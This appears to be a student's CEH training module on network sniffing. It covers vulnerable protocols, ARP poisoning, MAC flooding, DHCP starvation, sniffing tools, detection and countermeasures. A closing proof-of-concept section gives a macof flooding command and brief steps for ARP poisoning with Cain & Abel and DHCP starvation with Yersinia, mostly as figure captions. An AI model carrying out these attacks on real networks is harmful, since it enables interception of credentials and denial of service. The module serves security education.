



DECEMBER 12, 2025

SNIFFING

MODULE 08

VYANKATESH ANDIL



TABLE OF CONTENTS

Sr.No.	Title	Page No.
1	Sniffing	1
2	Vulnerable Protocols	6
3	Active Sniffing	11
4	Sniffing Tools	17
5	Sniffing Detection	24
6	Consolidated Summary, Real-World Scenarios & CEH Exam Strategy	30
7	POC's	35
7.1	MAC Flooding	35
7.2	DHCP Starvation	37
7.3	ARP Poisoning	39
7.4	MAC Spoofing	43
7.5	Ettercap	44
7.6	Bettercap	50
7.7	DHCP Starvation (DHCPIg)	55

1. SNIFFING

1. Sniffing

1. DEFINITION OF SNIFFING

Sniffing is the process of **capturing, intercepting, and analyzing network traffic** as it flows across a network. A sniffer operates by placing a network interface card (NIC) into **promiscuous or monitor mode**, allowing it to capture packets not addressed to the attacker's system.

In ethical hacking, sniffing is used to:

- Identify insecure protocols
- Detect data leakage
- Analyze network behavior

In malicious contexts, sniffing enables **credential theft and data interception**.

2. OBJECTIVES OF SNIFFING ATTACKS

Attackers use sniffing to:

- Capture usernames and passwords
- Steal session cookies
- Monitor sensitive communications
- Perform man-in-the-middle attacks
- Gather intelligence for lateral movement

Sniffing primarily compromises **confidentiality**.

3. NETWORK COMMUNICATION BASICS

3.1 Packet-Based Communication

All network communication is divided into **packets**, each containing:

- Source IP
- Destination IP

1. SNIFFING

- Protocol information
- Payload (data)

Sniffers analyze these packet components.

3.2 NETWORK INTERFACE CARD (NIC) MODES

3.2.1 Normal Mode

- Captures only packets addressed to the host

3.2.2 Promiscuous Mode

- Captures all packets on the network segment
- Used in **wired sniffing**

3.2.3 Monitor Mode

- Captures wireless packets
 - Used in **Wi-Fi sniffing**
-

4. TYPES OF SNIFFING

4.1 Passive Sniffing

- No packet modification
 - Difficult to detect
 - Works on hub-based or wireless networks
-

4.2 Active Sniffing

- Involves traffic manipulation
 - Uses ARP poisoning, MAC flooding
 - Detectable
 - Required on switched networks
-

1. SNIFFING

5. SNIFFING IN SWITCHED VS HUB NETWORKS

5.1 Hub-Based Networks

- Broadcast traffic to all ports
- Passive sniffing is sufficient

5.2 Switched Networks

- Traffic sent only to intended destination
 - Requires **active sniffing techniques**
-

6. RISKS AND IMPACT OF SNIFFING

- Credential compromise
- Session hijacking
- Privacy breaches
- Corporate espionage

Sniffing often acts as a **precursor to larger attacks**.

7. SNIFFING DETECTION CHALLENGES

- Passive sniffers leave no footprint
 - Encrypted traffic reduces visibility
 - Attackers blend into normal traffic
-

8. SNIFFING COUNTERMEASURES (HIGH-LEVEL)

- Encrypted protocols (HTTPS, SSH)
- Network segmentation
- Switch port security
- IDS/IPS monitoring

1. SNIFFING

9. MITRE ATT&CK MAPPING (PART 1)

Sniffing Activity	MITRE Tactic	Technique ID	Technique Name
Packet Capture	Credential Access	T1040	Network Sniffing
Traffic Interception	Collection	TA0009	Collection

10. CEH Exam-Oriented Notes (Part 1)

- Sniffing targets **data in transit**
- Promiscuous mode ≠ Monitor mode
- Passive sniffing is stealthier
- Active sniffing is required on switches
- Encryption defeats sniffing effectiveness

2. VULNERABLE PROTOCOLS

2. Vulnerable Protocols

1. INTRODUCTION TO VULNERABLE PROTOCOLS

Network protocols define **how data is transmitted** between systems. Many legacy protocols transmit data in **plaintext**, making them highly vulnerable to sniffing attacks. Sniffers can easily capture and read this data without decryption.

2. PLAINTEXT VS ENCRYPTED PROTOCOLS

2.1 Plaintext Protocols

Transmit data **without encryption**, allowing attackers to read:

- Credentials
 - Emails
 - Commands
 - File contents
-

2.2 Encrypted Protocols

Use cryptographic techniques to protect data in transit.

Examples:

- HTTPS instead of HTTP
 - SSH instead of Telnet
-

3. COMMON PROTOCOLS VULNERABLE TO SNIFFING

3.1 HTTP (Hypertext Transfer Protocol)

3.1.1 Description

HTTP transmits web data in plaintext.

3.1.2 Sniffing Risk

- URLs
-

2. VULNERABLE PROTOCOLS

- Session cookies
- Login credentials

Attackers can hijack sessions using captured cookies.

3.2 FTP (File Transfer Protocol)

3.2.1 Description

FTP transmits:

- Username
- Password
- File contents
in plaintext.

3.2.2 Sniffing Risk

- Credential theft
 - Unauthorized file access
-

3.3 Telnet

3.3.1 Description

Telnet provides remote login access without encryption.

3.3.2 Sniffing Risk

- Complete exposure of login credentials
 - Command interception
-

3.4 SMTP, POP3, IMAP

3.4.1 Description

Email protocols often operate in plaintext by default.

3.4.2 Sniffing Risk

- Email content exposure
-

2. VULNERABLE PROTOCOLS

- Credential capture
-

4. AUTHENTICATION EXPOSURE VIA SNIFFING

4.1 Basic Authentication

- Encoded using Base64
 - Easily decoded after capture
-

4.2 Session-Based Authentication

- Cookies transmitted in plaintext
 - Enables session hijacking
-

5. REAL-WORLD SNIFFING EXAMPLE (CONCEPTUAL)

1. Victim logs into HTTP website
2. Attacker captures packets
3. Credentials visible in packet payload
4. Attacker reuses credentials

This attack requires **no malware installation**.

6. RISKS AND IMPACT OF INSECURE PROTOCOLS

- Account compromise
- Data theft
- Regulatory violations
- Man-in-the-middle attacks

2. VULNERABLE PROTOCOLS

7. PROTOCOL-LEVEL MITIGATIONS

- Use HTTPS, SFTP, SSH
 - Disable insecure services
 - Enforce TLS encryption
 - Strong authentication mechanisms
-

8. MITRE ATT&CK MAPPING (PART 2)

Protocol Risk	MITRE Tactic	Technique ID	Technique Name
Credential Capture	Credential Access	T1040	Network Sniffing
Session Hijacking	Collection	T1557	Adversary-in-the-Middle

9. CEH Exam-Oriented Notes (Part 2)

- HTTP ≠ secure
- FTP transmits passwords in plaintext
- Telnet is insecure by design
- Base64 is encoding, **not encryption**
- HTTPS mitigates sniffing risks

3. ACTIVE SNIFFING

3. Active Sniffing

1. DEFINITION OF ACTIVE SNIFFING

Active sniffing is a technique where an attacker **actively injects packets or manipulates network traffic** to force data to flow through the attacker's system. This is required in **switched networks**, where traffic is normally sent only to the intended recipient.

Unlike passive sniffing, **active sniffing is detectable** because it alters normal network behavior.

2. WHY ACTIVE SNIFFING IS REQUIRED IN SWITCHED NETWORKS

2.1 Switched Network Behavior

- Switches maintain a **MAC address table**
- Traffic is forwarded only to the destination port
- Passive sniffing does not work

2.2 Attacker Goal

- Break switch logic
 - Redirect traffic to attacker's system
 - Perform Man-in-the-Middle (MITM)
-

3. ARP POISONING (ARP SPOOFING)

3.1 ARP Protocol Overview

Address Resolution Protocol (ARP) maps:

- IP address → MAC address

ARP has **no authentication**, making it vulnerable.

3.2 ARP Poisoning Technique

The attacker sends **forged ARP replies** to:

- Victim: "I am the gateway"
-

3. ACTIVE SNIFFING

- Gateway: "I am the victim"

This positions the attacker **between both parties**.

3.3 ARP Poisoning Workflow

1. Attacker sends fake ARP replies
 2. ARP tables of victim and gateway are poisoned
 3. Traffic flows through attacker
 4. Packets are sniffed, modified, or dropped
-

3.4 Risks of ARP Poisoning

- Credential theft
 - Session hijacking
 - Data manipulation
-

3.5 ARP Poisoning Mitigations

- Static ARP entries
 - ARP inspection (DAI)
 - Encrypted protocols
 - IDS/IPS detection
-

4. MAC FLOODING

4.1 Definition

MAC flooding overwhelms a switch by sending **thousands of fake MAC addresses**, filling its MAC table.

4.2 Attack Objective

When the MAC table is full:

3. ACTIVE SNIFFING

- Switch behaves like a hub
 - Broadcasts traffic to all ports
 - Passive sniffing becomes possible
-

4.3 Risks of MAC Flooding

- Network performance degradation
 - Unauthorized packet capture
-

4.4 MAC Flooding Mitigations

- Port security
 - MAC address limits
 - Switch hardening
-

5. DHCP STARVATION

5.1 Definition

DHCP starvation exhausts the DHCP server's IP address pool by sending **multiple fake DHCP requests**.

5.2 Attack Impact

- Legitimate users cannot obtain IP addresses
 - Attacker may introduce a **rogue DHCP server**
-

5.3 DHCP Starvation Mitigations

- DHCP snooping
 - IP source guard
 - Port security
-

3. ACTIVE SNIFFING

6. DNS SPOOFING (SNIFFING SUPPORT ATTACK)

6.1 Role in Sniffing

DNS spoofing redirects victims to malicious servers, often combined with sniffing for credential capture.

7. RISKS AND IMPACT OF ACTIVE SNIFFING

- Complete compromise of confidentiality
- Network instability
- Data integrity loss

Active sniffing often escalates into **MITM attacks**.

8. MITRE ATT&CK MAPPING (PART 3)

Technique	MITRE Tactic	Technique ID	Technique Name
ARP Poisoning	Credential Access	T1040	Network Sniffing
MITM	Collection	T1557	Adversary-in-the-Middle
MAC Flooding	Defense Evasion	T1200	Hardware Additions
DHCP Starvation	Impact	T1499	Denial of Service

9. CEH Exam-Oriented Notes (Part 3)

- ARP has **no authentication**
- ARP poisoning enables MITM
- MAC flooding forces switch to act as hub
- DHCP starvation leads to DoS
- Active sniffing is **detectable**

4. SNIFFING TOOLS

4. Sniffing Tools

1. INTRODUCTION TO SNIFFING TOOLS

Sniffing tools are software or hardware utilities used to **capture, analyze, and manipulate network traffic**. Ethical hackers use these tools to:

- Identify insecure protocols
- Validate encryption enforcement
- Detect data leakage

Attackers misuse the same tools for **credential theft and MITM attacks**.

2. WIRESHARK

2.1 Overview

Wireshark is a **GUI-based packet analyzer** widely used for network troubleshooting, forensics, and security analysis.

2.2 Objectives

- Capture live network traffic
 - Inspect packet headers and payloads
 - Identify insecure protocols
 - Analyze session behavior
-

2.3 Working Methodology

1. NIC set to promiscuous/monitor mode
 2. Packets captured in real time
 3. Protocol dissection performed
 4. Filters applied for analysis
-

4. SNIFFING TOOLS

2.4 Risks

- Sensitive data exposure
 - Requires proper authorization
 - Large captures may affect performance
-

2.5 Mitigations

- Encrypt network traffic
 - Restrict administrative access
 - Monitor promiscuous mode usage
-

2.6 MITRE ATT&CK Mapping

- **T1040 – Network Sniffing**
-

2.7 CEH Exam Notes

- Wireshark is **passive by default**
 - Cannot decrypt encrypted traffic without keys
 - Supports protocol-level analysis
-

3. TCPDUMP

3.1 Overview

tcpdump is a **command-line packet analyzer** used in Linux-based environments for lightweight traffic capture.

3.2 Objectives

- Capture packets in headless systems
 - Automate packet collection
-

4. SNIFFING TOOLS

- Analyze traffic remotely
-

3.3 Working Methodology

- Uses libpcap
 - Captures packets based on filters
 - Outputs raw packet data
-

3.4 Risks

- Plaintext data exposure
 - Requires elevated privileges
-

3.5 Mitigations

- Limit sudo/root access
 - Log command usage
-

3.6 MITRE ATT&CK Mapping

- **T1040 – Network Sniffing**
-

3.7 CEH Exam Notes

- Lightweight alternative to Wireshark
 - Often used in servers
 - Supports Berkeley Packet Filter (BPF)
-

4. ETTERCAP

4.1 Overview

Ettercap is a **powerful MITM attack tool** supporting sniffing, traffic modification, and credential capture.

4. SNIFFING TOOLS

4.2 Objectives

- Perform ARP poisoning
- Capture credentials
- Modify packets in transit

4.3 Working Methodology

1. ARP poisoning initiated
2. Traffic redirected through attacker
3. Packet capture and manipulation

4.4 Risks

- Network disruption
- Easily detectable
- Legal consequences if misused

4.5 Mitigations

- Dynamic ARP Inspection
- IDS/IPS alerts
- Encrypted protocols

4.6 MITRE ATT&CK Mapping

- **T1557 – Adversary-in-the-Middle**
- **T1040 – Network Sniffing**

4.7 CEH Exam Notes

- Ettercap = **active sniffing**

4. SNIFFING TOOLS

- Used mainly in switched networks
 - Supports plugins
-

5. BETTERCAP

5.1 Overview

Bettercap is a **modern MITM framework**, often considered a successor to Ettercap.

5.2 Objectives

- Perform MITM attacks
 - Credential harvesting
 - Network reconnaissance
-

5.3 Working Methodology

- Modular architecture
 - ARP, DNS, HTTP spoofing
 - Scriptable attacks
-

5.4 Risks

- High detectability
 - Network instability
-

5.5 Mitigations

- Network monitoring
- Encrypted traffic
- ARP inspection

4. SNIFFING TOOLS

5.6 MITRE ATT&CK Mapping

- T1557 – Adversary-in-the-Middle
-

5.7 CEH Exam Notes

- Bettercap is **more advanced than Ettercap**
 - Used for real-world MITM scenarios
-

6. HARDWARE SNIFFERS

6.1 Overview

Physical devices used to capture traffic directly from network links.

6.2 Risks

- Difficult to detect
 - Require physical access
-

6.3 Mitigations

- Physical security
 - Network access control
-

7. COMPARATIVE SUMMARY OF SNIFFING TOOLS

Tool	Type	Sniffing Mode	Key Use
Wireshark GUI	Passive		Packet analysis
tcpdump	CLI	Passive	Server analysis
Ettercap	MITM	Active	Credential capture

4. SNIFFING TOOLS

Tool	Type	Sniffing Mode	Key Use
Bettercap	MITM	Active	Advanced MITM

8. CEH Exam-Oriented Notes (Part 4)

- Wireshark ≠ MITM tool
- Ettercap/Bettercap = **active sniffing**
- tcpdump is CLI-based
- MITM attacks rely on ARP poisoning

5. SNIFFING DETECTION

5. Sniffing Detection

1. INTRODUCTION TO SNIFFING DETECTION

Sniffing detection focuses on identifying **unauthorized packet capture or MITM activity** within a network. Detection is challenging, especially for **passive sniffing**, because it does not alter traffic.

2. DETECTING PASSIVE SNIFFING

2.1 Challenges

- No packet injection
 - No traffic modification
 - No obvious network footprint
-

2.2 Detection Techniques

- Monitoring NIC promiscuous mode
 - ARP cache analysis
 - Latency and packet loss anomalies
-

3. DETECTING ACTIVE SNIFFING

Active sniffing techniques generate detectable signs.

3.1 ARP Poisoning Detection

Indicators:

- Multiple MAC addresses mapped to one IP
 - Frequent ARP replies
 - Inconsistent ARP cache entries
-

5. SNIFFING DETECTION

3.2 MAC Flooding Detection

Indicators:

- Rapid MAC table changes
 - Excessive broadcast traffic
-

3.3 DHCP Starvation Detection

Indicators:

- Sudden exhaustion of DHCP pool
 - Numerous DHCP requests
-

4. SNIFFING DETECTION TOOLS

4.1 IDS/IPS

- Detect abnormal ARP traffic
 - Identify MITM patterns
-

4.2 Network Monitoring Tools

- Snort
 - Zeek (Bro)
 - Wireshark (for analysis)
-

4.3 ARP Watch Tools

- arpswatch
 - XArp
-

5. SNIFFING DETECTION

5. SNIFFING COUNTERMEASURES

5.1 Encryption

- HTTPS, SSH, TLS
- VPN tunnels

Encryption renders sniffed data unusable.

5.2 Switch Security Features

- Port security
 - Dynamic ARP Inspection (DAI)
 - DHCP snooping
-

5.3 Network Segmentation

- VLANs
 - Zero Trust architecture
-

5.4 Authentication Hardening

- Multi-factor authentication
 - Secure cookie flags
-

6. ENTERPRISE-LEVEL DEFENSIVE CONTROLS

- Network Access Control (NAC)
- Endpoint Detection & Response (EDR)
- Security Information and Event Management (SIEM)

5. SNIFFING DETECTION

7. RISKS OF IMPROPER COUNTERMEASURES

- False sense of security
 - Encrypted malware traffic
 - Misconfigured IDS/IPS
-

8. MITRE ATT&CK MAPPING (PART 5 TOPICS)

Defense Area	MITRE Tactic	Technique ID	Technique Name
Sniffing Detection	Defense Evasion	T1562	Impair Defenses
MITM Prevention	Collection	T1557	Adversary-in-the-Middle
Encryption Use	Credential Access	T1040	Network Sniffing (Mitigation)

9. CEH Exam-Oriented Notes (Part 5)

- Passive sniffing is hard to detect
- ARP poisoning is noisy
- Encryption is the strongest defense
- Switch security features are critical
- IDS detects **behavior**, not intent

CONSOLIDATED SUMMARY, REAL-WORLD SCENARIOS & CEH EXAM STRATEGY

Consolidated Summary, Real-World Scenarios & CEH Exam Strategy

1. CONSOLIDATED OVERVIEW OF SNIFFING

Sniffing is a network-based attack technique focused on **intercepting data in transit**. It primarily targets **confidentiality** but often leads to further attacks such as **session hijacking, credential theft, and MITM attacks**.

Sniffing itself is not malware; it is a **technique** that can be used by both attackers and defenders.

2. SNIFFING LIFECYCLE

1. **Network Access** – Attacker connects to target network
 2. **Interface Configuration** – NIC in promiscuous/monitor mode
 3. **Traffic Redirection (Active)** – ARP poisoning / MAC flooding
 4. **Packet Capture** – Sniffer collects traffic
 5. **Analysis** – Credentials, cookies, data extracted
 6. **Post-Exploitation** – Lateral movement, escalation
-

3. PASSIVE VS ACTIVE SNIFFING (FINAL COMPARISON)

Feature	Passive Sniffing	Active Sniffing
Traffic Injection	No	Yes
Detectability	Very Low	High
Switch Requirement	Not effective	Required
Example	Wireshark	Ettercap

CONSOLIDATED SUMMARY, REAL-WORLD SCENARIOS & CEH EXAM STRATEGY

4. REAL-WORLD SNIFFING ATTACK SCENARIOS

4.1 Public Wi-Fi Sniffing

- Open Wi-Fi networks
 - No encryption
 - Attackers sniff credentials and cookies
-

4.2 Corporate LAN MITM Attack

- ARP poisoning inside LAN
 - Session hijacking
 - Credential capture
-

4.3 Credential Harvesting

- FTP/Telnet usage
 - Sniffer captures plaintext credentials
-

5. SNIFFING & MITRE ATT&CK (HIGH-LEVEL MAPPING)

Sniffing Phase	MITRE Tactic
----------------	--------------

Packet Capture	Credential Access
----------------	-------------------

MITM	Collection
------	------------

Traffic Redirection	Defense Evasion
---------------------	-----------------

Session Hijacking	Impact
-------------------	--------

MITRE provides **behavior-based classification**, not tool-based.

CONSOLIDATED SUMMARY, REAL-WORLD SCENARIOS & CEH EXAM STRATEGY

6. RISK ASSESSMENT (REPORT-READY)

6.1 Threats

- Insecure protocols
 - Poor switch configuration
 - Weak encryption
-

6.2 Impact

- Data breaches
 - Account compromise
 - Regulatory penalties
-

6.3 Likelihood

High in:

- Public Wi-Fi
 - Legacy networks
 - Flat LAN architectures
-

7. SNIFFING MITIGATION STRATEGY (DEFENSE-IN-DEPTH)

7.1 Technical Controls

- Enforce encryption
 - Secure switching
 - IDS/IPS
-

7.2 Administrative Controls

- Security policies
- Network audits

CONSOLIDATED SUMMARY, REAL-WORLD SCENARIOS & CEH EXAM STRATEGY

- User awareness
-

7.3 Physical Controls

- Controlled network access
 - Secure switch rooms
-

8. CEH EXAM STRATEGY – SNIFFING MODULE

8.1 Common Exam Traps

- Confusing sniffing with malware
 - Assuming HTTPS can be sniffed easily
 - Mixing up promiscuous and monitor mode
 - Forgetting ARP's lack of authentication
-

8.2 High-Value One-Liners

- “Sniffing targets data in transit”
 - “ARP poisoning enables MITM”
 - “Encryption defeats sniffing”
 - “Active sniffing is detectable”
-

9. HOW TO USE THIS MODULE CONTENT

For CEH Exam

- Memorize tables and comparisons
- Focus on ARP, MITM, protocols

For Reports

- Use structured format

CONSOLIDATED SUMMARY, REAL-WORLD SCENARIOS & CEH EXAM STRATEGY

- Map attacks to MITRE

For Labs

- Practice Ettercap, Wireshark
 - Observe packet flows
-

10. FINAL CONCLUSION

Sniffing remains a **fundamental yet powerful network attack technique**. While modern encryption reduces its effectiveness, misconfigurations and legacy systems still leave organizations vulnerable. Ethical hackers must understand sniffing to **identify weaknesses and implement robust defenses**.

POC'S

POC's

1. MAC FLOODING

Fig.1.1 Mac flooding attack using Macof




Macof -i eth -n 10

-i : interface

-n : no of packet to be send

POC'S

Fig.1.2 observe the IPv4 packets from random IP addresses



2. DHCP STARVATION

Fig.2.1 run arp 192.168.1.1 to get physical/mac address





fig.2.2 DHCP Starvation attack using yersinia



Fig.2.3 Open the Wireshark to see attack



3. ARP POISONING

- ❖ What is ARP Poisoning attack: ARP Poisoning (ARP Spoofing) is a network attack in which an attacker sends fake ARP messages to a local network to associate their MAC address with the IP address of another device (usually the gateway).

ARP Poisoning attack using Cain and Abel:

Steps:

1. Open Cain & Abel
2. And then click on, and click on ok • It start scanning the IP address of network
3. Click on Start / Stop ARP
4. Select Default gateway and then select IP for attack

Fig.3.1 ARP Poisoning Attack using Cain





Fig.3.2 Here Poisoning Start



POC'S

Fig.3.3 Open the website on target Browser

